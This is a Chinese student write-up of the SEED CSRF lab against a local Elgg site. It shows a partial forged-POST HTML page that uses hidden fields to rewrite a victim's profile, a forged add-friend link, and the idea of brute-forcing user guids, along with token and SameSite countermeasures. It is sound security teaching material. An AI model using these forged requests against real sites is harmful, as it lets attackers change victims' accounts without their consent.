网络空间安全实验

Cross-Site Request Forgery (CSRF) Attack Lab

57119126 傅寒青

Lab Environment Setup

打开/etc 目录下的 hosts 文件，将 For CSRF Lab 部分修改如下：

```
# For CSRF Lab
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
```

build 并启动各个 docker：

```
[07/19/21]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
 ---> Using cache
 ---> a06950e00398
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
 ---> Using cache
 ---> 16930f5ee193
```


```
[07/19/21]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (server-4-10.9.0.8, server-1-10.9.0.5, serve
r-2-10.9.0.6, server-3-10.9.0.7) for this project. If you removed or renamed
this service in your compose file, you can run this command with the --remove
-orphans flag to clean it up.
Starting elgg-10.9.0.5       ... done
Starting attacker-10.9.0.105 ... done
Starting mysql-10.9.0.6      ... done
```

删除 mysql 数据库：

```
[07/19/21]seed@VM:~/.../Labsetup$ sudo rm -rf mysql_data
```

Task 1: Observing HTTP Request.

使用登陆 Samy 用户为例，捕获 GET 和 POST 请求：



POST 请求里注明了 token，用户识别号 ts，用户名和密码。

Task 2: CSRF Attack using GET Request.

登陆 Boby 账户添加 Samy 为好友，获取 GET 请求：

修改 addfriend.html 如下：

再对 docker 进行重新编译和启动。

登陆 Alice 账户，一开始 Alice 没有好友：

Samy 给 Alice 通过私信形式发送攻击链接：

再点击之后，Alice 自动添加 Samy 为好友，攻击成功！

Task 3: CSRF Attack using POST Request

Samy 修改自己的 profile 为 Samy is my Hero，获取 POST 请求：


并且我们可通过添加 Alice 为好友的方法，得到 Alice 的 guid 为 56：

打开 editprofile.html，修改如下：


```
*editprofile.html
~/Desktop/Labs_20.04/Web Security/Cross-S...quest Forgery Attack Lab/Labsetup/attacker
```

```
1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 <script type="text/javascript">
5
6 function forge_post()
7 {
8     var fields;
9
10    // The following are form entries need to be filled out by attackers.
11    // The entries are made hidden, so the victim won't be able to see them.
12    fields += "<input type='hidden' name='name' value='Alice'>";
13    fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'>";
14    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
15    fields += "<input type='hidden' name='guid' value='56'>";
16
17    // Create a <form> element.
18    var p = document.createElement("form");
19
20    // Construct the form
21    p.action = "http://www.seed-server.com/action/profile/edit";
22    p.innerHTML = fields;
23    p.method = "post";
```

重新编译 docker 再启动，Samy 给 Alice 发送私信：



Alice 点进连接之后，跳转到如下网页，攻击成功！



Question 1：由上文所示，从添加 Alice 为好友的 GET 请求中可以获取到 Alice 的 guid 信息。


Question 2：我们可以采取暴力方式枚举每个用户的 guid，这样无论谁点击我们的攻击网站都会攻击成功。

Task 4: Enabling Elgg's Countermeasure

在 image_www/elgg 文件夹下修改 Csrf.php 如下：

```
68      public function validate(Request $request) {
69              //return; // Added for SEED Labs (disabling the CSRF countermeasure)
70
71              $token = $request->getParam('__elgg_token');
72              $ts = $request->getParam('__elgg_ts');
73
74              $session_id = $this->session->getID();
75
```


Alice 再次点击攻击链接，得到结果如下:




攻击失败！

Task 5: Experimenting with the SameSite Cookie Method

进入 www.example32.com：




点开 Link A，显示均为：



点开 Link B，Get 请求显示均为：

Link B 中，Post 请求均为：



这说明在同站请求中，三种 cookie 都发送。在跨站请求中，普通 cookie 仍然发送，cookie-strict 则不发送，cookie-lax 在 GET 请求时发送，POST 请求时则不发送。

实验总结

本次实验我了解到了跨站请求伪造攻击的原理以及攻击方法。

在一个跨站请求伪造攻击中，目标用户被诱骗去访问攻击者的网页，同时还维持着与目标网站的活跃会话。当用户访问攻击者的网站时，攻击者可以伪造一个请求，从恶意网页发送到目标网页。如果目标网页不能识别一个请求究竟是来自它自己的网页还是一个不可信的第三方网页，那么就会产生问题，因为执行攻击者伪造的请求会产生安全威胁。

幸运的是，防范 CSRF 攻击并不难，典型的方法包括秘密令牌和同站 cookie，它们能帮助网站辨别一个请求是来自自己的网页还是第三方网页。